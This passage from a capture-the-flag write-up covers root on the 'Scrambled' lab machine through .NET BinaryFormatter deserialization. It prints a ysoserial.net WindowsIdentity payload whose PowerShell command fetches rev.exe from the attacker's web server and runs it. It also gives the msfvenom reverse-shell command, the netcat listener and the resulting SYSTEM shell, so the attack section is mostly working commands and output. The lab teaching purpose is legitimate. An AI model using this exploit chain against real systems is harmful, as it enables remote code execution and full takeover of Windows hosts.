Netcat for Windows can be found here: https://github.com/int0x33/nc.exe/
The copy process is similar to copying the `Run-AS.ps1` to the Windows machine, so I won't re-write the commands again.

Analyzing the Software

Using the `file` command on the downloaded `exe` and `dll`, we can see that they are `.NET Assembly`.

So, we need a `.NET` disassembler. We will be using `dotPeak` tool provided by `JetBrains`. However, this tool is only available on Windows, so we will be using our Windows VM.

The commands can be found while disassembling the `ScrambleLib.dll` file's `ScrambleNetRequest` class under `ScrambleLib` namespace.

```
public static string GetCodeFromMessageType(ScrambleNetRequest.RequestType MsgType)
{
  if (ScrambleNetRequest._MessageTypeToCode == null)
  {
    ScrambleNetRequest._MessageTypeToCode = new Dictionary<ScrambleNetRequest.RequestType, string>();
    ScrambleNetRequest._MessageTypeToCode.Add(ScrambleNetRequest.RequestType.CloseConnection, "QUIT");
    ScrambleNetRequest._MessageTypeToCode.Add(ScrambleNetRequest.RequestType.ListOrders, "LIST_ORDERS");
    ScrambleNetRequest._MessageTypeToCode.Add(ScrambleNetRequest.RequestType.AuthenticationRequest, "LOGON");
    ScrambleNetRequest._MessageTypeToCode.Add(ScrambleNetRequest.RequestType.UploadOrder, "UPLOAD_ORDER");
  }
  return ScrambleNetRequest._MessageTypeToCode[MsgType];
}
```

We can test these commands with the app running on port `4411`.

```
~/Hacking/Boxes/Scrambled/Scrambled_exe
λ ➜  nc 10.10.11.168 4411
SCRAMBLECORP_ORDERS_V1.0.3;
LOGON
ERROR_INVALID_CREDENTIALS;
LOGON;MiscSvc ScrambledEggs9900;
ERROR_INVALID_CREDENTIALS;
LIST_ORDERS;
SUCCESS;AAEAAAD/////AQAAAAAAAAAMAgAAAEJTY3JhbWJsZUxpYiwgVmVyc2lvbj0xLjAuMy4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPW51bGwFAQAAABZTY3JhbWJsZUxpYi5TYWxlc09yZGVyBwAAAAtfSXNDb21wbGV0ZRBfUmVmZXJlbmNlTnVtYmVyD
19Rdw90ZVJlZmVyZW5jZQlfU2FsZXNSZXALX09yZGVySXRlbXMIX0R1ZURhdGUKX1RvdGFsQ29zdAABAQEDAAABf1N5c3RlbS5Db2xsZWN0aW9ucySHZW5lcmljLkxpc3RgMVtbU3lzdGVtLlN0cmluZywgbXNjb3JsaWIsIFZlcnNpb2U9NCAwLjAuMCwgQ3VsdHVyZT1uZXV0cm
FsLCBQdWJsaWNLZXUb2tlbjliNzdhNWM1NjE5MzRlMDg5XV0NBgIAAAAABgMAAAAKU0NSTVNPMzYwMQYEAAAAC1NDUk1RVTkyODcyBgUAAAAGSiBIYWxsCQYAAAAAQBHKUmnaCAAAAAAAIHJABAYAAAB/U3lzdGVtLkNvbGxlY3Rpb25zLkdlbmVyaWMuTGlzdGAxW1tTeXN0ZW0
uU3RyaW5nLCBtc2NvcmxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODldXQMAAAAGX2l0ZW1zBV9zaXplCF92ZXJzaW9uBgAACAgJBwAAAAAAAAAAAAAAEQcAAAAAAAAAC==|AAEAAAD/////AQAAAAA
AAAAMAgAAAEJTY3JhbWJsZUxpYiwgVmVyc2lvbj0xLjAuMy4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPW51bGwFAQAAABZTY3JhbWJsZUxpYi5TYWxlc09yZGVyBwAAAAtfSXNDb21wbGV0ZRBfUmVmZXJlbmNlTnVtYmVyD19Rdw90ZVJlZmVyZW5jZQlfU2Fs
ZXNSZXALX09yZGVySXRlbXMIX0R1ZURhdGUKX1RvdGFsQ29zdAABAQEDAAABf1N5c3RlbS5Db2xsZWN0aW9ucy5HZW5lcmljLkxpc3RgMVtbU3lzdGVtLlN0cmluZywgbXNjb3JsaWIsIFZlcnNpb2U9NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbjliiN
zdhNWM1NjE5MzRlMDg5XV0NBgIAAAAABgMAAAAKU0NSTVNPMzc0OQYEAAAAC1NDUk1RVTkyMjEwBgUAAAAJUyBKZW5raW5zCQYAAAAAAJ07rZbaCAAAAAAAUJJABAYAAAB/U3lzdGVtLkNvbGxlY3Rpb25zLkdlbmVyaWMuTGlzdGAxW1tTeXN0ZW0uU3RyaW5nLCBtc2NvcmxpYi
wgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODldXQMAAAAGX2l0ZW1zBV9zaXplCF92ZXJzaW9uBgAACAgJBwAAAAAAAAAAAAAEQcAAAAAAAAAC==
UPLOAD_ORDER; test
ERROR_GENERAL;Error deserializing sales order: End of Stream encountered before parsing was completed.
QUIT;

~/Hacking/Boxes/Scrambled/Scrambled_exe
λ ➜
```

We can see that `LOGON`, does not do anything and if we inspect the code, we can also see that it leads nowhere.

However, we can see that `LIST_ORDER` gives us two `base64` encoded outputs and when we try to upload we see something about deserializing. So, we need to perform a dot net deserializing attack.

We can get more idea on how the encryption works from the decompiler too:

```
    public string SerializeToBase64()
    {
      BinaryFormatter binaryFormatter = new BinaryFormatter();
      Log.Write("Binary formatter init successful");
      using (MemoryStream serializationStream = new MemoryStream())
      {
        binaryFormatter.Serialize((Stream) serializationStream, (object) this);
        return Convert.ToBase64String(serializationStream.ToArray());
      }
    }

    public static SalesOrder DeserializeFromBase64(string Base64)
    {
      try
      {
        byte[] buffer = Convert.FromBase64String(Base64);
        BinaryFormatter binaryFormatter = new BinaryFormatter();
        Log.Write("Binary formatter init successful");
        using (MemoryStream serializationStream = new MemoryStream(buffer))
          return (SalesOrder) binaryFormatter.Deserialize((Stream) serializationStream);
      }
      catch (Exception ex)
      {
        ProjectData.SetProjectError(ex);
        throw new ApplicationException("Error deserializing sales order: " + ex.Message);
      }
    }
  }
```

`BinaryFormatter` and `base64` are the key words.

Root

We will be using `ysoserial.net` (https://github.com/pwntester/ysoserial.net)

There are examples on what we are trying to accomplish, however, the `PSObject` gadget will cause an error. After trying other gadgets compatible with `BinaryFormatter`, `WindowsIdentity` was the correct option. I am not knowledgeable in C# and .NET to know the differences between the gadgets.

This tool is also only available on Windows.

On the Linux VM, we will use `msfvenom` to create a x64 reverse shell payload:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.10 LPORT=9000 -f exe >
rev.exe
```

On the Windows VM, we will create an appropriate output using `ysoserial.exe`. This output will both upload the payload to the victim and execute it, granting us a root shell.

We also need to run `python3 -m http.server 9001` in the directory where the `rev.exe` is stored.

Back to Windows. We will run the following and execute it via `UPLOAD_ORDER`.

```
.\ysoserial.exe -f BinaryFormatter -g WindowsIdentity -o base64 -c "powershell.exe -c
Invoke-WebRequest -Uri http://10.10.14.10:9001/rev.exe -OutFile rev.exe && .\rev.exe"
```

```
PS C:\Boxes\Scrambled\ysoserial-1.34> .\ysoserial.exe -f BinaryFormatter -g WindowsIdentity -o base64 -c "powershell.exe -c Invoke-WebRequest -Uri http://10.10.14.10:9001/rev.ex
e -OutFile rev.exe && .\rev.exe"
AAEAAAD/////AQAAAAAAAAAEAQAAAClTeXN0ZW0uU2VjdXJpdHkuUHJpbmNpcGFsLldpbmRvd3NJZGVudGl0eQEAAAAkU3lzdGVtLlNlY3VyaXR5LkNsYWltc0lkZW50aXR5LmFjdG9yAQYCAAAA0ApBQUVBQUFELy8vLy9BUUFBQUFBQ
UFBQU1BZ0FBQUY1TmFXTnliM052Wm5RdVVHOTNaWEpUYUdWc2JDNUZaR2wwYjNJc0lGWmxjbk5wYjI0OU15NHdMakF1TUN3Z1EzVnNkSFZ5WlQxdVpYVjBjbUZzTENCUWRXSnNhV05MWlhsVWIydGxiajB6TVdkbU16ZzFObUZrTXpZMF
pUTTFCUUVBQUFCQ1RXbGpjbTl6YjJaMExsWnBjM1ZoYkZOMGRXUnBieTVVWlhoMExrWnZjbTFoZEhScGJtY3VWR1Y0ZEVadmNtMWhkSFJwYm1kU2RXNVFjbTl3WlhkMGFXVnpBUUFBQUE5R2IzSmxaM0p2ZFc1a1FuSjFjMmdCQWdBQUF
BWURBQUFBbkFZOFAzaHRiQ0IyWlhKemFXOXVQU0l4TGpBaUlHVnVZMjlrYVc1blBTSjFkRil0T0NJL1BnMEtQRTlpYW1WamRFUmhkR0ZRY205MmFXUmxjaUJOWlhSb2IyUk9ZVzFsUFNKVGRHRnlkQ0lnU1hOSmJtbDBhV0ZzVEc5aFpF
VnVZV0pzWldROUlrWmhiSE5sSWlCNGJXeHVjejBpYUhSMGNEb3ZMM05qYUdWdFlyTXViV2xqY205emIyWjBMbU52Ylm5M2FXNW1lQzh5TURBMkwzaGhiV3d2Y0hkbGMyVnVkR0YwYVc5dUlpQjRiV3h1Y3pwelpEMGlZMnh5TFc1aGJXV
npjR0ZqWlRwVGVYTjBaVzB1UkdsaFoyNXZjM1JwWTNNN1lYTnpaVzFpYkhrOVUzbHpkR1Z0SWlCNGJXeHVjenA0UFNKb2RIUndPaTh2YzJOb1pXMWhjeTV0YVdOeWIzTnZablF1WTI5dEwzZHBibVo0THpJd01EWXZlR0Z0YkNJK0RRb2
dJRHhQWW1wbFkzUkVZWFJoVUhKdmRtbGtaWEl1VDJKcVpXTjBTVzV6ZEdGdVkyVStEUW9nSUNBZ1BITmtPbEJ5YjJObGMzTStEUW9nSUNBZ0lDQThjMlE2VUhKdlkyVnpjeTVUZEdGeWRFbHVabTgrRFFvZ0lDQWdJQ0FnSUR4elpEcFF
jbTlqWlhOelUzUmhjblJKYm1adklFRnlaM1Z0Wlc1MGN6MGlMMk1nY0c5M1pYSnphR1ZzYkM1bGVHVWdMV01nU1c1MmIydGxMVmRsWWxKbGNYVmxjM1FnTFZWeWFTQm9kSFJ3T2k4dk1UQXVNVEF1TVRRdU1UQTZPVEF3TVM5eVpYWXVa
WGhsSUMxUGRYUkdhV3hsSUhkbGRpNWxlR1VnSm1GdGNEc21ZVzF3T3lBdVhISmxkaTVsZUdVaUlGTjBZVzVrWVhKa1JYSnliM0pGYm1OdlpHbHVaejBpZTNnNlRuVnNiSDBpSUZOMFlXNWtZWEprVDNWMGNIVjBSVzVqYjJScGJtYzlJb
nQ0T2s1MWJHeDlJaUJWYzJWeVRtRnRaVDBpSWlCUVlYTnpkMjl5WkQwaWUzZzZUblZzYkgwaUlFUnZiV0ZwYmowaUlpQk1iMkZrVlhObGNsQnliMlpwYkdVOUlrWmhiSE5sSWlCR2FXeGxUbUZ0WlQwaVkyMWtJaUF2UGcwS0lDQWdJQ0
FnUEM5elpEcFFjbTlqWlhOekxsTjBZWEowU1c1bWJ6NE5DaUFnSUNBOEwzTmtPbEJ5YjJObGMzTStEUW9nSUR3dlQySnFaV04wUkdGMFlWQnliM1pwWkdWeUxrOWlhbVZqZEVsdWMzUmhibU5sUGcwS1BDOVBZbXBsWTNSRVlYUmhVSEp
2ZG1sa1pYSStDdz09Cw==
PS C:\Boxes\Scrambled\ysoserial-1.34>
```

Listening on `9000`, we get:

```
~/Hacking/Boxes/Scrambled/Scrambled_exe
λ ➤  nc 10.10.11.168 4411
SCRAMBLECORP_ORDERS_V1.0.3;
UPLOAD_ORDER; AAEAAD/////AQAAAAAAAAAEAQAAAClTeXN0ZW0uU2VjdXJpdHkuUHJpbmNpcGFsLldpbmRvd3NJZGVudGl0eQEAAAAkU3lzdGVtLlNlY3VyaXR5LkNsYWltc0lkZW50aXR5LmFjdG9yAQYCAAAA0ApBQUVBQUFELy8vLy9BUUFBQUFBQUFBQU1BZ0FBQUY1TmF
XTnliM052Wm5RdVVHOTNaWEpUYUdWc2JDNUZaR2wwYjNJc0lGWmxjbk5wYjI0OU15NHdMakF1TUN3Z1EzVnNkSFZ5WlQxdVpYVjBjbUZzTENCUWRXSnNhV05MWlhsVWIydGxiajB6TVdkbU16ZzFObUZrTXpZMFpUTTFCUUVBQUFCQ1RXbGpjbTl6YjJaMExsWnBjM1ZoYkZOMGRX
UnBieTVVWlhoMExrWnZjbTFoZEhScGJtY3VWR1Y0ZEVadmNtMWhkSFJwYm1kU2RXNVFjbTl3WlhkMGFXVnpBUUFBQUE5R2IzSmxaM0p2ZFc1a1FuSjFjMmdCQWdBQUFBWURBQUFBbkFZOFAzaHRiQ0IyWlhKemFXOXVQU0l4TGpBaUlHVnVZMjlrYVc1blBTSjFkRil0T0NJL1BnM
EtQRTlpYW1WamRFUmhkR0ZRY205MmFXUmxjaUJOWlhSb2IyUk9ZVzFsUFNKVGRHRnlkQ0lnU1hOSmJtbDBhV0ZzVEc5aFpFVnVZV0pzWldROUlrWmhiSE5sSWlCNGJXeHVjejBpVUhSMGNEb3ZMM05qYUdWdFlYTXViV2xqY205emIyWjBMbU52YlM5M2FXNW1lQzh5TURBMkwzaG
hiV3d2Y0hkbGMyVnVkR0YwYVc5dUlpQjRiV3h1Y3pwelpEMGlZMnh5TFc1aGJXVnpjR0ZqWlRwVGVYTjBaVzB1UkdsaFoyNXZjM1JwWTNNN1lYTnpaVzFpYkhrOVUzbHpkR1Z0SWlCNGJXeHVjenA0UFNKb2RIUndPaTh2YzJOb1pXMWhjeTV0YVdOeWIzTnZablF1WTI5dEwzZHB
ibVo0THpJd01EWXZlR0Z0YkNJK0RRb2dJRHhQWW1wbFkzUkVZWFJoVUhKdmRtbGtaWEl1VDJKcVpXTjBTVzV6ZEdGdVkyVStEUW9nSUNBZ1BITmtPbEJ5YjJObGMzTStEUW9nSUNBZ0lDQThjMlE2VUhKdlkyVnpjeTVUZEdGeWRFbHVabTgrRFFvZ0lDQWdJQ0FnSUR4elpEcFFj
bTlqWlhOelUzUmhjblJKYm1adklFRnlaM1Z0Wlc1MGN6MGlMMk1nY0c5M1pYSnphR1ZzYkM1bGVHVWdMV01nU1c1MmIydGxMVmRsWWxKbGNYVmxjM1FnTFZWeWFTQm9kSFJ3T2k4dk1UQXVNVEF1TVRRdU1UQTZPVEF3TVM5eVpYWXVaWGhsSUMxUGRYUkdhV3hsSUhkbGRpNWxlR
1VnSm1GdGNEc21ZVzF3T3lBdVhISmxkaTVsZUdVaUlGTjBZVzVrWVhKa1JYSnliM0pGYm1OdlpHbHVaejBpZTNnNlRuVnNiSDBpSUZOMFlXNWtZWEprVDNWMGNIVjBSVzVqYjJScGJtYzlJbnQ0T2s1MWJHeDlJaUJWYzJWeVRtRnRaVDBpSWlCUVlYTnpkMjl5WkQwaWUzZzZUbl
ZzYkgwaUlFUnZiV0ZwYmowaUlpQk1iMkZrVlhObGNsQnliMlpwYkdVOUlrWmhiSE5sSWlCR2FXeGxUbUZ0WlQwaVkyMWtJaUF2UGcwS0lDQWdJQ0FnUEM5elpEcFFjbTlqWlhOekxsTjBZWEowU1c1bWJ6NE5DaUFnSUNBOEwzTmtPbEJ5YjJObGMzTStEUW9nSUR3dlQySnFaV04
wUkdGMFlWQnliM1pwWkdWeUxrOWlhbVZqZEVsdWMzUmhibU5sUGcwS1BDOVBZbXBsWTNSRVlYUmhVSEp2ZG1sa1pYSStDdz09Cw==
ERROR_GENERAL;Error deserializing sales order: Exception has been thrown by the target of an invocation.
```

```
~/Hacking/Boxes/Scrambled/Scrambled_exe
λ ➤  python3 -m http.server 9001
Serving HTTP on 0.0.0.0 port 9001 (http://0.0.0.0:9001/) ...
10.10.11.168 - - [30/Jul/2022 16:46:53] "GET /rev.exe HTTP/1.1" 200 -
```

```
~/Hacking/Boxes/Scrambled/Scrambled_exe
λ ➤  nc -lvnp 9000
Connection from 10.10.11.168:53175
Microsoft Windows [Version 10.0.17763.2989]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

And we have root!